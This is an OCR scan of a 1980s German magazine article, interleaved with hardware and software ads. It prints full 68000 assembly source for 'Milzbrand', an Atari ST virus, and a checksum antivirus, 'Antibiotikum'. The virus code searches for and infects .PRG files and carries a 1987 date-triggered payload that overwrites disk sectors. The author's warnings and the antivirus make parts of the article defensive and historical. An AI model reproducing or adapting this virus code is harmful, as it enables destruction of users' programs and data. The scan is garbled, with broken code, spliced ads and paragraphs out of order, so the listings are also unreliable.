Bei noch ungeschützten Files geht der Antivirus ähnlich vor wie sein Antagonist. Die ersten Programmbytes werden durch einen Sprungbefehl in die spätere Kopie des Antivirus ausgetauscht. Die Behandlung des Header und der Loader-Tabelle erfolgt nach dem gleichen Prinzip wie bei Milzbrand. Auch die Routinen zum Restaurieren des aufrufenden Programms sind im wesentlichen mit denen des Virus identisch. Sie sollen deshalb hier nicht weiter besprochen werden.

Im Antivirus wird ein Unterprogramm aufgerufen, das von der ausgewählten Programmdatei eine Prüfsumme bildet. Der Abstand zwischen den Bytes, welche in die Prüfsumme eingehen, liegt bei 512 Bytes. Es wird also jedes 512. Byte des zu schützenden Programms addiert, zusammen ergibt das die Prüfsumme.

Abstand halten

Der Abstand von 512 Bytes ist frei gewählt, muß allerdings ein-

gehend überdacht werden. Die meisten Viren dürften zwar bei allem, was sie leisten müssen, länger als 512 Bytes sein, jedoch bleibt die Möglichkeit, daß das Programm nur mit einer kurzen Laderoutine verseucht wird, die den eigentlichen Virus erst später nachlädt. So würde eine Prüfsumme, die mit der Schrittweite von 512 Bytes ermittelt wurde, den Virus nicht mit Sicherheit verraten. Jeder sollte bei der Programmierung eines Antivirus eine individuelle Schrittweite eintragen. Dies hat auch den Vorteil, daß sich Computer-Viren nicht auf eine Schrittweite 'einschießen' können, um dann die Prüfsumme selbst zu manipulieren.

Bei der Auswahl des Abstands hat man jedoch nicht vollkom-

Programm	Größe ohne MB in KB	Größe mit MB in KB	Ladezeit ohne MB in sek.	Ladezeit mit MB in sek.
AS68	52864	54126	8,5	10,5
LINK68	35072	36334	7,0	9,0
RELMOD	12928	14190	5,0	6,5
SID	28800	30062	6,5	8,0

Obwohl sich die Programmlänge nur minimal ändert, ist ein deutlicher Anstieg der Ladezeit zu vermerken. (MB = Milzbrand)

men freie Hand. Die Prüfsumme muß vom schon geschützten Programm erstellt werden, da sich der Antivirus sonst später selbst als Virus erkennen würde. Danach muß die Prüfsumme im Programm vermerkt werden. Dazu wird sie im zehnten und elften Byte des Programmkopfes abgelegt. Zusammen mit dem Header ergibt das die Positionen 38 und 39 in der Programmdatei. Diese Bytes dürfen zur Prüfsummenbildung nicht herangezogen werden, da sie ja nachträglich geändert werden.

Eine weitere Erhöhung der Sicherheit gegen solche Viren, die sich auf häufig benutzte Schrittweiten einstellen, könnte dadurch erzielt werden, daß man

Programm	Laufzeit, wenn nach dem Start folgendes Programm befallen wird:			
	AS68	LINK68	RELMOD	SID
AS68	---	14,5	15,0	15,5
LINK68	13,5	---	14,0	14,5
RELMOD	11,0	11,0	---	11,5
SID	12,5	12,5	13,0	---

Tritt der Virus nach dem Laden in Aktion, kann sich die Zeit, die zwischen dem Beginn des Ladevorgangs und dem Start des eigentlichen Programms liegt, nahezu verdoppeln.

seits kein weiteres Programm zur Infizierung findet.

Die zweite Tabelle bezieht sich auf das Laden und Starten eines verseuchten Programms, das dabei die angegebene Datei mit Milzbrand infiziert. Diese Zeiten sind jedoch mit Vorsicht zu betrachten, denn einerseits sind sie 'handgestoppt', andererseits kommt es immer darauf an, wieviel Programme sich auf der Diskette befinden und an welcher Stelle sie im Directory stehen. Die Ladezeiten können sich so um bis zu hundert Prozent erhöhen. Daran kann ein geübter Computerbenutzer durchaus feststellen, welche Programme mit einem Virus 'kontaminiert' wurden.

Fazit

Gute Programmierer können sicher weit leistungsfähigere Viren schreiben als die hier abgedruckten. Solche Viren erfüllen dann alle Forderungen an Kompaktheit und Schnelligkeit. An dieser Stelle möchte ich alle Hacker eindringlich warnen, die die Fähigkeit und Ausdauer haben, solche Programme zu entwickeln. Viren würden, falls absichtlich oder unabsichtlich außer Kontrolle geraten, einen großen Schaden anrichten. Für den Programmierer ist es dabei wichtig zu wissen, daß die aktuelle Gesetzgebung die mutwillige Beschädigung fremder Software unter Strafe stellt.

Ein altes, aktualisiertes Sprichwort sagt: 'Vorsicht ist besser, als neue Software zu kaufen'. Darum ist es angeraten, den hier vorgestellten Antivirus bei allen wichtigen Programmen anzuwenden. So ist man wenigstens frühzeitig gewarnt.

Zum Schluß noch eine Warnung an alle, die den Virus ausprobieren wollen: Seien Sie vorsichtig und packen Sie alle wichtigen Programmdisketten vorher weg. Ich habe während der Entwicklung mehrfach wichtige Programme verloren.

der Prüfsumme einen Anfangswert gibt. Beim hier vorgestellten Antivirus ist der Startwert gleich Null. Es müßte also eine Initialisierung der Prüfsumme ungleich Null vorgenommen werden. Dadurch erreicht man mehr Sicherheit vor 'intelligenten' Viren.

Die hier vorgestellten Maßnahmen sind nicht nur ein guter Schutz gegen zerstörende Viren, sondern sie helfen auch gegen alle kleinen Programme, die ähnlich arbeiten wie Viren, jedoch andere Ziele verfolgen.

Zeitnahme

Die erste Tabelle zeigt die Ladezeiten verseuchter Programme. Auf der linken Seite stehen die Programme, die aufgerufen wurden. Diese haben eine bestimmte Dateilänge vor und nach der 'Infizierung' mit Milzbrand. In den nächsten Spalten sind die Ladezeiten der Programme angegeben. Die erste Zeit gibt die Einladedauer des unverseuchten Programms an. Daneben steht die Zeit, die das Betriebssystem braucht, um ein verseuchtes Programm einzuladen, welches aber seiner-

```

*****
*
*           VIRUSPROGRAMM
*
*           Miltzbrand V1.0
*
*           (c) September 1986 by Eckhard Krabel, Berlin
*
*****

*****
* Funktionsdefinitionen
*****

gmdos:    equ    1          * Gmdos
bios:     equ    12         * Bios
xbios:    equ    14         * Xbios

fopen:    equ    03D        * File öffnen.
fclose:   equ    03E        * File schließen.
fgetdate: equ    02F        * DTA definieren.
printf:   equ    09         * String ausgeben.
ffirst:   equ    04E        * Erstes File suchen.
fnext:    equ    04F        * nächstes File
fgetdate: equ    02D        * Datum holen.
chword:   equ    043        * Attribut testen.
lseek:    equ    042        * Diskpointer setzen.
fread:    equ    03F        * Von Disk lesen.
fwrite:   equ    040        * Auf Disk schreiben.
rwrite:   equ    04         * Sektoren auf Disk

        .text

        bra    stal        * Sprung zum Start

*****
* Routine, die das aufrufende Programm simuliert.
*****

returns:  clr.w  -(sp)
         trap  $gmdos

*****
* Startroutine
*****

stal:    lea    return(pc),a1    * RETURN Adresse auf den
         movl  a1,-(sp)         * STACK legen.

*****
* Virusprogramm, ab hier in die Programme kopiert
*****

start:   lea    pcspicher(pc),a5    * Adresse des Rücksprungs
         movl  (sp)+,(a5)          * vom Stack holen.
         movl  d0-a5,-(sp)         * Register retten.
         jsr  chhead(pc)          * Alten Programmkopf holen.
         movl  fgetdate,-(sp)     * Datum holen.
         trap  $gmdos
         addq  1 $2,sp
         and.w $X11111100000000,d0 * Jahrmask
         cmpi  0304,d0           * 1987 ?
         beq  kill
         lea  dtabuf(pc),a1
         movl  a1,-(sp)
         movl  $01A,-(sp)
         trap  $gmdos
         addq  1 $6,sp
         lea  file(pc),a5
         movl  $0,-(sp)           * FSFIRST - File suchen
         movl  a5,-(sp)           * mit *.PRG? Maske
         movl  fffirst,-(sp)     * Attribut = 0
         trap  $gmdos
         addq  1 $8,sp
         tst.w d0
         bne  virerr            * nein -> Fehler
         lea  dtabuf(pc),a1
         movl  a1,d0
         movl  25(a1),d1
         cmpi  01000,d1
         beq  snlnext
         lea  datlen(pc),a1
         movl  d1,(a1)
         addl  1 $30,d0
         lea  speicher(pc),a5
         movl  d0,(a5)
         movl  $2,-(sp)
         movl  speicher(pc),-(sp) * File öffnen.
         movl  $fopen,-(sp)
         trap  $gmdos
         addl  1 $6,sp
         tst.w d0
         bne  virerr            * Fehler
         lea  speicher(pc),a5
         movl  d0,(a5)
         movl  $0,d0
         movl  $0,d0             * handle im Speicher
         movl  420,d1            * Diskpointer positionieren.
         jsr  seeken(pc)
         lea  buffer(pc),a1
         movl  $64,d0
         jsr  readen(pc)
         lea  buffer(pc),a1
         movl  28,d0             * 28. Diskbyte

snlnext:  movl  $next,-(sp)     * nächstes File suchen.
         trap  $gmdos
         addq  1 $2,sp
         bra  snloop           * zum Test weiter

*****
* Alter Header wird gewartet und Platz für den neuen
* gemacht.
*****

chhead:  lea    loader(pc),a1     * Loader-Tabelle retten.
         lea    loaderi(pc),a2
         movl  (a1)+,(a2)+
         lea    headold(pc),a1    * Headerbuffer retten.
         lea    headoldi(pc),a2
         movl  $4,d0
         movl  (a1)+,(a2)+
         dbf  d0,chloop
         rts

*****
* Die alten Verhältnisse wurden wieder hergestellt
* als da sind Headerold und Register und Stack.
*****

virout:  movl  pcspicher(pc),a1    * Den alten PC holen.
         lea  pcspicher(pc),a0    * Adresse im Speicher
         subl  $2,a1
         movl  a1,(a0)
         lea  headoldi(pc),a0
         movl  $4,d0
         virloop:
         movl  (a0)+,(a1)+
         dbf  d0,virloop
         movl  pcspicher(pc),a1
         lea  loaderi(pc),a0
         clr.w d0
         virloop2:
         clr.w d1
         movl  (a0,d0.w),d1
         cmp.b $FF,d1
         beq  virok
         movl  a1,a2
         addl  1 d2,(a1,d1.w)
         addq  1 $1,d0
         bra  virloop2
         movl  a1,a5
         movl  (sp)+,d0-a5
         jmp  (a5)

*****
* Fehlermeldung
*****

virerr:  bra  virout           * nach virout

*****
* Jetzt wirds ernst.
*****

kill:    jsr  killen(pc)        * Sprung zum Löschen
         movl  $2,-(sp)
         trap  $xbios
         addq  1 $2,sp
         addl  1 $1000,d0
         movl  d0,a0
         lea  virus(pc),a1
         movl  $31,d0
         loop:
         addl  1 $00,a0
         movl  (a1),(a0)
         movl  (a1),4(a0)
         movl  (a1),8(a0)
         movl  (a1),12(a0)
         movl  (a1),16(a0)
         movl  (a1)+,20(a0)
         dbf  d0,loop
         movl  $7,-(sp)
         trap  $gmdos
         addq  1 $2,sp
         bra  virout           * zum Restaurieren

*****
* Nur skrupellose Gangartertypen werden diese Routine
* abtippen.
*****

killen:  lea  message(pc),a1     * Adresse der message
         movl  $0,-(sp)
         movl  $0,-(sp)
         movl  $10,-(sp)
         movl  a1,-(sp)
         movl  $3,-(sp)
         movl  $rwrite,-(sp)
         trap  $bios
         addl  1 $14,sp
         lea  message(pc),a1
         movl  $1,-(sp)
         movl  $0,-(sp)


```


1,2 MBYTE DISKETTENKAPAZITÄT FÜR IBM PC/XT/AT UND KOMPATIBLE

Wir haben für Sie ein Paket zusammengestellt bestehend aus:

- 1,2-MB-/360-KB-Controller
- 1,2-MB-/360-KB-Laufwerk
- komplettem Kabelsatz
- deutschem Handbuch

Damit können Sie Ihren PC innerhalb von fünf Minuten mit vernünftigem 1,2-MB-Disketten Speicher versehen, gerade richtig, um die dicksten Programme unterzubringen. Dabei bleiben immer noch einige hundert Kilobyte für Daten frei (eine Anwendung/Diskette). (Controller deutsche Fertigung, Laufwerk TEAC.)



Leistungskurzdaten:

gemischter Betrieb von 1...4 Laufwerken, Diskettenhandlung identisch AT (jedoch problemlos), ab DOS 3.xx keine Zusatzsoftware erforderlich, Treiber für DOS 2.xx im Lieferumfang enthalten, Ausführliche technische INFO unter Nr. FDC2-87B.

Paketpreis DM 598,-
Controller FDC Rev. 2.0 einzeln DM 225,-
Laufwerk TEAC FD-55GFV-17 DM 395,-

Dipl.-Ing. (FH) Manfred Seitz
Postfach 12 04 42, D-8400 Regensburg,
Telefon 0 94 07/6 45

Profi-Hardware enorm günstig!



NoName PC

XT-Grundgerät mit 130 W, 4,77 MHz
8088-CPU 256 KB RAM, 360 KB
Disk, Colorgrafik, DIN-Tastatur, vollkompatibel u. ausbaubar. **999,-**

XT-Vollausbau

165 W, XT-Turboboard, V20-8 CPU,
640 KB RAM 360 KB Disk, 20 MB
Festplattensatz, RS232, Centronics,
Uhr, Gameport, Herkulesgrafik, 12"
TTL Monitor, DIN-Tast. **2999,-**

Profiausrüstung

XT-Vollausbau mit:
- NEC P6 24-Nadeldrucker
- 14" Getronics Monitor
- AT-Gehäuse u. -Tastatur mit
Cursorblock - Mouse
- 8087 Coprozessor, **4999,-**

NoName AT

AT-Grundgerät mit 165 W, 8 MHz
80286-CPU, 512 KB RAM, 360 KB
Disk, Colorgrafik DIN-AT-Tastatur,
vollkompatibel u. **1999,-**
ausbaubar.

AT Vollausbau

AT-Gehäuse + Netzteil, 1 MB RAM-
120ns 1.2 MB Disk, 20 MB Fest-
platte, Combicontroller Herkules-
grafik, DIN-Tastatur mit Cursor
block 14" TTL Monitor. **4444,-**

Aufpreis für NEC P6-Drucker bei XT/AT

Vollausbau **nur 1199,-**

Zubehör Preissenkungen:

AT-Babyboard 6/8 MHz	1390,-
EGA-Grafikkarte	599,-
RLL HD-Controller	444,-
Kombi-Controller für AT	599,-
IO + Karte:Uhr, Gameport, ser. + par. Schnittstelle	178,-
Multifunktionskarte:	
wie IO + mit 384 KB RAM	399,-
Aboveboard, komplett mit 2 MB RAM	999,-
20 MB Festpl. + Controller	1198,-
30 MB Festpl. + Controller	1398,-
1,2 MB Disk-Laufwerk + Controller f. PC/XT	555,-
V20 CPU macht PC's um 30% schneller	24,-
8087 Mathematik-Coprozessor	333,-
PC NoName-Disketten; 100 Stück	nur 88,-
AT NoName-Disketten; 10 Stück	nur 66,-
Mouse	ab 179,-
Joystick	ab 49,-
Akkustikkoppler	277,-
Centronicskabel	ab 38,-
RS232-Kabel	ab 68,-
Diskbox für 85 Disketten	29,-
14" Monitor ADI-kompatibel	499,-
NEC-Multisync (EGA-Farbmonitor)	2090,-
OKI-Laserdrucker	5798,-



Z+M EDV-Büro GmbH

1000 Berlin 41 · Schloßstraße 69
Tel. (030) 834 88 55/859 20 36

Der Computermarkt

Beispiele aus unserer
Software-Preisliste

Clipper	2449,-
Clipper Cledi-Editor	349,-
Clipper DC Tools	349,-
Clipper Generator	1079,-
Clipper Help Editor	579,-
Clipper Programm Toolbox I	499,-
Clipper Super Toolbox	949,-
dBase II	999,-
dBase III Plus	1379,-
dBase III Plus Graphics	299,-
dBase III Plus Library	299,-
Enable	1659,-
Euroscript	899,-
F A	1348,-
Framework II	1399,-
GEM Collection	348,-
GEM Desktop	138,-
GEM Diary	109,-
GEM Draw Plus	349,-
GEM Fonteditor	349,-
GEM Graph	489,-
GEM Programmers Toolkit	1228,-
GEM Wordchart	349,-
Harvard Present. Graph.	1049,-
Harvard Total	1549,-
In-A-Vision	999,-
Javelin	1399,-
Lotus 1-2-3	949,-
Lotus 1-2-3 EGA	299,-
Lotus 1-2-3 Extender	299,-
Freelance Plus	799,-
Lotus Manuscript	849,-
Lotus Reportwriter	299,-
Lotus Spelling Checker	299,-
Lotus Strukturplaner	299,-
MS BASIC Compiler	849,-
MS BASIC Interpreter	749,-
MS Business BASIC	949,-
MS C-Compiler	949,-
MS Macro Assembler	349,-
MS Multiplan	589,-
MS Pascal Compiler	649,-
MS Project	799,-
MS Quick-BASIC Compiler	219,-
MS R:Base	599,-
MS Windows	299,-
MS Windows Draw	399,-
MS Windows Toolkit	1049,-
MS Word	999,-
Multimate	1199,-
Norton Commander	249,-
Norton Editor	249,-
Norton Utilities	249,-
Open Access II	1399,-
Pagemaker	1899,-
Pictures by PC	1599,-
Reflex	349,-
Second Chance	349,-
Sidekick non Prot.	199,-
Sideways engl.	199,-
Smart System komplett	2799,-
Spotlight	199,-
Super Calc IV	1179,-
Super Project Plus	1448,-
Symphony	1249,-
Texas Windows Plus	1699,-
Think Tank	649,-
Timeline	1299,-
Turbo Database Toolbox	189,-
Turbo Editor Toolbox	189,-
Turbo Gameworks	189,-
Turbo Graphics Toolbox	189,-
Turbo Lightning	148,-
Turbo Liner	299,-
Turbo Linker	198,-
Turbo Pascal	199,-
Turbo Pascal 8087	349,-
Turbo Pascal 8087/BCD	389,-
Turbo Pascal BCD	349,-
Turbo Pascal Tutor	108,-
Turbo Prolog	248,-
Word Perfect	969,-
Wordstar 2000	998,-
Wordstar 3.45 Extra	768,-



Special 2

PC-Technik

PC-Betriebssysteme

Beim Verlag erhältlich.

AT-Bausatz von OSBORNE

ab 15. April 1987

Komplett unter DM 3500,-

Fordern Sie Unterlagen an

OSBORNE Computer GmbH

Dingolfinger Straße 6, 8000 München 80

Tel.: (0 89) 49 10 01

Keiner ist besser.

NEU: Ab 16. Februar: Abholmarkt in Düsseldorf · Öffnungszeiten: Mo.-Fr. 11.30—18.30 Uhr,
Samstags 9.00—14.00 Uhr · 4000 Düsseldorf-Eller · Gumpertstraße 197 · Telefon 02 11-21 72 70

Eröffnung-Hits Hardware:

10 MHz AT, FDD 1,2 MB, HD/FD Controller,
Hercules, 1 Ser + 1 Par., 20 MB HD, 200 W
Netz, Top Industrie-Qualität 4495,-
Tastatur Cherry Umschaltbar AT/XT 299,-
AT 10 MHz, DTO: Aber mit Vega
7 EGA-Karte 5395,-

NEC Multisync EGA-Monitor 14" 1799,-

Vega Deluxe Multiscan 999,-

Microsoft Maus 349,-

Genius C-Mos Maus mit Software 299,-

QMS Laserdrucker PS 800 Postscript 14 999,-

Seagate ST 225 899,-

Wir führen über 150 Hardware-Artikel und
über 200 Software-Produkte aus der IBM-
bzw. DOS-Welt. Bitte fordern sie unsere
Gesamt-Preisliste an. Alle Preise sind Abhol-
preise. Bei NN je Lieferung zzgl. DM 35,-,
Händler fragen nach separater Liste.

Der Computermarkt

<pre> move #18,-(sp) move.l a1,-(sp) move #3,-(sp) move #rwbabs,-(sp) trap #bios add.l #14,sp rts ***** * Routine, welche das gefundene Programm 'verseucht'. * Neudeutsch: kontaminiert ***** inf: move #0,d0 move.l #20,d1 jsr seeken(pc) lea buffer(pc),a1 move.l #10,d0 jsr readen(pc) lea buffer(pc),a1 lea headold(pc),a2 move #4,d0 headloop: move (a1)+,(a2)+ dbf d0,headloop move #0,d0 move.l #2,d1 jsr seeken(pc) lea buffer(pc),a1 move.l #16,d0 jsr readen(pc) move #0,d0 move.l #20,d1 jsr seeken(pc) lea buffer(pc),a1 lea comment(pc),a4 move.l 12(a1),d0 move.l d0,(a4) move.l buffer(pc),d0 add.l 4(a1),d0 lea z1speicher(pc),a1 move.l d0,(a1) move.l d0,d2 move.l datlen(pc),d1 sub.l d0,d1 sub.l #20,d1 lea z2speicher(pc),a3 move.l d1,(a3) lea headnew(pc),a1 move.l d2,6(a1) move.l #10,d0 jsr writen(pc) move #0,d0 move.l z1speicher(pc),d1 add.l #20,d1 jsr seeken(pc) lea ende(pc),a1 move.l z2speicher(pc),d0 jsr readen(pc) move #0,d1 move #0,d2 lea ende(pc),a1 lea loader(pc),a2 add.l comment(pc),a1 loadloop: move.b (a1,d1.w),d0 bne loadon1 addq #1,d1 bra loadloop loadon1: cmp.b #9,d0 bpl do1a1 move.b d0,(a2,d2.w) move.b #0,(a1,d1.w) addq #1,d2 addq #1,d1 move.b (a1,d1.w),d4 move.b d4,d3 add.b d0,d3 cmp.b #9,d3 bmi loadon2 move.b d3,(a1,d1.w) bra do1a1 loadon2: move.b #0,(a1,d1.w) addq #1,d1 add.b d3,(a1,d1.w) move.b d4,(a2,d2.w) addq #1,d2 do1a1: move.b #0FF,(a2,d2.w) move #0,d1 korrlloop: move.b (a1,d1.w),d0 bne korron1 addq #1,d1 bra korrlloop do1a1: move.b #0FF,(a2,d2.w) move.l z2speicher(pc),d0 lea ende(pc),a4 move.l #1,a5 adda.l a4,a5 dolooop: move.b (a4,d0.w),(a5,d0.w) dbf d0,dolooop move.w #0,(a4) lea z2speicher(pc),a5 add.l #1,(a5) move.l #0,d0 bra korrlloop </pre>	<pre> * Harddisk wird bei dieser * Routine nicht berührt. * In gefundenes PRG * kopieren. * Die ersten 10 Bytes * des Programms sichern. * Steht jetzt in * Headold. * Programmlänge * berechnen. * Textlänge * Datalänge * nach z1speicher * PRG + Loader + Header * minus Programmlänge * minus Header-Länge * Loader-Länge * Startroutine, die * später in das VPRG * verzweigt, erzeugen. * Text + Data + Header * positionieren * Loader-Länge * Loader-Tabelle einlesen. * Loader-Tabelle bei allen * Werten kleiner als * 10 zwischenspeichern * und dann löschen. * Nullen überlesen * Kleiner als 10 ? * nein -> Ende * ja -> korrigieren * Byte2 * Byte1 + Byte2 * kleiner als 10 ? * ja -> weiter * speichern * Ende * 2Byte löschen * 1Byte + 2Byte + 3Byte * zum 3Byte * Endezeichen * An erste Stelle der * Loadertabelle kommt * eine 6, damit der * Sprung in das VPRG * richtig berechnet wird. * Hier wird korrigiert, * falls der erste Wert * in der Loader-Tabelle * größer als 10 ist. * Dann würde nämlich die * Loader-Tabelle einen * um 1 Byte verschoben * Startpunkt erhalten. * normal weiter </pre>	<pre> korron1: cmp.b #13,(a1,d1.w) beq korron2 sub.b #6,(a1,d1.w) korron2: subq #1,d1 move.b #6,(a1,d1.w) lea start(pc),a1 lea ende(pc),a2 sub.l a1,a2 lea vlen(pc),a3 move.l a2,(a3) move #0,d0 move.l #6,d1 jsr seeken(pc) lea buffer(pc),a1 move.l #4,d0 jsr readen(pc) move #0,d0 move.l #6,d1 jsr seeken(pc) lea vlen(pc),a2 lea buffer(pc),a1 move.l (a2),d0 add.l d0,(a1) move.l #4,d0 jsr writen(pc) move.l z1speicher(pc),d1 add.l #20,d1 move #0,d0 jsr seeken(pc) lea start(pc),a1 move.l vlen(pc),d0 add.l z2speicher(pc),d0 jsr writen(pc) move speicher(pc),-(sp) move #fclose,-(sp) trap #gemdos addq.l #4,sp bra virout ***** * Diskpointer positionieren. ***** seeken: move d0,-(sp) move.w speicher(pc),-(sp) move.l d1,-(sp) move #1seek,-(sp) trap #gemdos add.l #10,sp rts ***** * Daten ab Diskpointer innerhalb einer Datei lesen. ***** readen: move.l a1,-(sp) move.l d0,-(sp) move speicher(pc),-(sp) move #fread,-(sp) trap #gemdos add.l #12,sp rts ***** * Daten ab Diskpointer in die Datei schreiben. ***** writen: move.l a1,-(sp) move.l d0,-(sp) move speicher(pc),-(sp) move #fwrite,-(sp) trap #gemdos add.l #12,sp rts ***** * Benötigte Speicherstellen ***** speicher: .dc.l 1 z1speicher: .dc.l 1 z2speicher: .dc.l 1 pcspeicher: .dc.l 1 datlen: .dc.l 1 vlen: .dc.l 1 comment: .dc.l 1 ***** * Benötigte Buffer ***** dtabuf: .dc.l 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 buffer: .dc.l 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 headnew: .dc.w \$487A,\$0000,\$4EF9,\$0000,\$0000,\$0000 headold: .dc.w \$4267,\$4E41,\$4E71,\$0000,\$0000,\$0000 headold1: .dc.w \$0000,\$0000,\$0000,\$0000,\$0000,\$0000 loader: .dc.b \$FF,\$FF,\$FF,\$FF loader1: .dc.b \$FF,\$FF,\$FF,\$FF file: .dc.b '*,PRG',0 message: .dc.b 'DIES IST EIN VIRUS !!! ',0 </pre>
---	---	--

```

*****
*   Daten der Grafik   *
*****

```

```

.even
virus:
.dc.1  x00000000000000000000000000000000
.dc.1  x000000001111111111111111111100000000
.dc.1  x000000010000000000000000000010000000
.dc.1  x000000100000000000000000000000000000
.dc.1  x000010011111111111111111111100100000
.dc.1  x000010010000000000000000000010010000
.dc.1  x00010010000000000000000000000010010000
.dc.1  x001001000011000000010000000100100100
.dc.1  x01001000000100000001000000010010
.dc.1  x0010010000001000010000000100100
.dc.1  x00001001000000010000000010010000
.dc.1  x0000100100000000000000001001000000
.dc.1  x000001001111111111111111110010000000
.dc.1  x0000001000000000000000001000000000
.dc.1  x0000000111110111110111111100000000
.dc.1  x0000000000010010100000000000000000
.dc.1  x0000000000010011001000000000000000
.dc.1  x0000000000010011010000000000000000
.dc.1  x0000000000010001101000000000000000
.dc.1  x0000000000010011001000000000000000
.dc.1  x0000000000010110001000000000000000
.dc.1  x000001111111000110001111111100000000
.dc.1  x111111111111001100111111111111111111
.dc.1  x111111111111000110011111111111111111
.dc.1  x111111111100011000111111111111111111
.dc.1  x0000000001100000000000000000000000
.dc.1  x0000000001100000000000000000000000
.dc.1  x0000000000000000000000000000000000
.even
ende:
.dc.1  0
.dc.1  0
.dc.w  0

```

```

*****
*
*   Antivirusprogramm
*
*   Antibiotikum
*
*   (c) Oktober 1986 by Eckhard Krabel
*
*****

```

Funktionsdefinitionen

```

geodos: equ 1      * Geodos
bios:   equ 13     * Bios
xbios:  equ 14     * Xbios

```

Benötigte Variablenwerte

```

fopen:   equ $3D   * File öffnen.
fclose:  equ $3E   * File schließen.
fgetdat: equ $2F   * DTA definieren.
printline: equ $5   * String ausgeben.
ffirst:  equ $4E   * Erstes File suchen.
fsnext:  equ $4F   * nächstes File
getdate: equ $2A   * Datum holen.
chomod:  equ $43   * Attribut testen.
lseek:   equ $42   * Diskpointer setzen.
fread:   equ $3F   * Vom Disk lesen.
fwrite:  equ $40   * Auf Disk schreiben.
rwabs:   equ $4    * Sektoren auf Disk

```

Start des Programms

```

bra antistart * Sprung zum Start

```

Systemmeldungen

```

nfound: .dc.b 'DB03 FILE NOT FOUND - SYSTEM ABORT',0
ierror: .dc.b 'DB12 FILE NOT TREATED - SYSTEM ABORT',0
oerror: .dc.b 'DB0A FILE NOT OPENED - SYSTEM ABORT',0
okmeld: .dc.b 'DC7F FILE PROTECTED LEVEL 1 - SYSTEM ABORT',0

.even

antistart: move.l 4(sp),a0      * Basepagepointer
           lea filename(pc),a1 * Adresse des Filenamens
           movea.l a0,a2      * Basepage nach A2
           adda.l #129,a2     * Adresse der Kommandozeile

```

```

antiloop: move.b (a2)+(a1)+ * kopieren
          bne antiloop * noch Zeichen?
          pea filename(pc) * Adresse Filename auf Stack
          move #printline,-(sp) * Filename ausgeben.
          trap #geodos
          addq.l #6,sp * Stack korrigieren.
          move #7,-(sp)
          trap #geodos * Auf Tastendruck warten.
          addq.l #2,sp
          pea dtabuf(pc) * DTABUF auf Stack
          move #51A,-(sp) * SETDTA aufrufen.
          trap #geodos
          addq.l #6,sp * Stack korrigieren.
          move #0,-(sp) * Attribut
          pea filename(pc) * Filename
          move #ffirst,-(sp) * FFIRST aufrufen.
          trap #geodos
          addq #8,sp * Stack korrigieren.
          tst.w d0 * File gefunden ?
          bne notfound * nein -> Fehlermeldung
          lea dtabuf(pc),a1 * DTABUF nach A1
          move.l a1,d0
          move.l 26(a1),d1 * Dateilänge nach D1
          lea datlen(pc),a2 * Addr DATLEN nach A2
          move.l d1,(a2) * Dateilänge nach DATLEN
          add.l #30,d0 * Filename in DTABUF
          lea filename(pc),a3
          move.l d0,a4

fileloop: move.b (a4)+,d2 * Filename kopieren.
          beq fileout * schon zuende?
          move.b d2,(a3)+
          bra fileloop * Weiter kopieren.

fileout: move.b #0,(a3)
         lea speicher(pc),a6
         move.l d0,(a6) * Filename in DTA
         move #2,-(sp)
         move.l speicher(pc),-(sp)
         move #fopen,-(sp) * File öffnen.
         trap #geodos
         add.l #8,sp
         tst.w d0 * Fehler?
         bsi openerror * Fehlermeldung
         lea handle(pc),a6
         move #0,d0
         move.l #28,d1 * handle im Speicher
         move.l #28,d1 * Diskpointer positionieren.
         jsr seeken(pc)
         lea buffer(pc),a1 * Buffer definieren.
         move.l #54,d0
         jsr readen(pc) * in den Buffer
         lea buffer(pc),a1 * 28. Diskbyte
         cmpi.w #54E71,(a1) * lesen.
         bne inf * Schon treated ?
         lea ierror(pc),a1 * Fehlermeldung ausgeben.
         jsr errout(pc)
         jmp Pendel(pc) * ENDE

*****
* Falls die Datei gefunden wurde, wird hier die
* Sicherheitsroutine vor das Programm kopiert.
*****

inf: move #0,d0 * Diskpointer auf Programm-
     move.l #28,d1 * anfang setzen.
     jsr seeken(pc)
     lea buffer(pc),a1 * Die ersten 10 Bytes
     move.l #14,d0 * des Programms sichern.
     jsr readen(pc) * lesen.
     lea buffer(pc),a1 * sichern
     lea headoldi(pc),a2
     move #6,d0

headloop: move (a1)+(a2)+ * Nach Headold kopieren.
          dbf d0,headloop * Schon zuende?
          move #0,d0 * Diskpointer auf Header-
          move.l #2,d1 * anfang setzen.
          jsr seeken(pc)
          lea buffer(pc),a1
          move.l #16,d0 * Pointer lesen.
          jsr readen(pc)
          move #0,d0 * Diskpointer auf Programm
          move.l #28,d1
          jsr seeken(pc)
          lea buffer(pc),a1 * Buffer
          lea comment(pc),a4 * Kommentartabelle
          move.l 12(a1),d0 * Commentpointer lesen.
          move.l d0,(a4) * nach COMMENT
          move.l buffer(pc),d0 * Textlänge
          add.l 4(a1),d0 * Datalänge
          lea zispeicher(pc),a1 * nach zispeicher
          move.l d0,(a1)
          move.l d0,d2
          move.l datlen(pc),d1 * PRG + Loader + Header
          sub.l d0,d1 * minus Programmlänge
          sub.l #28,d1 * minus Headerlänge
          lea z2speicher(pc),a3 * Loader-Länge
          move.l d1,(a3)
          lea headnew(pc),a1
          move.l d2,8(a1) * Startroutine, die
          move.l #14,d0 * später in das AVPRG
          jsr writen(pc) * verzweigt, erzeugen.
          move #0,d0 * schreiben
          move.l zispeicher(pc),d1 * Text + Data + Header
          add.l #28,d1
          jsr seeken(pc) * positionieren
          lea ende(pc),a1

```

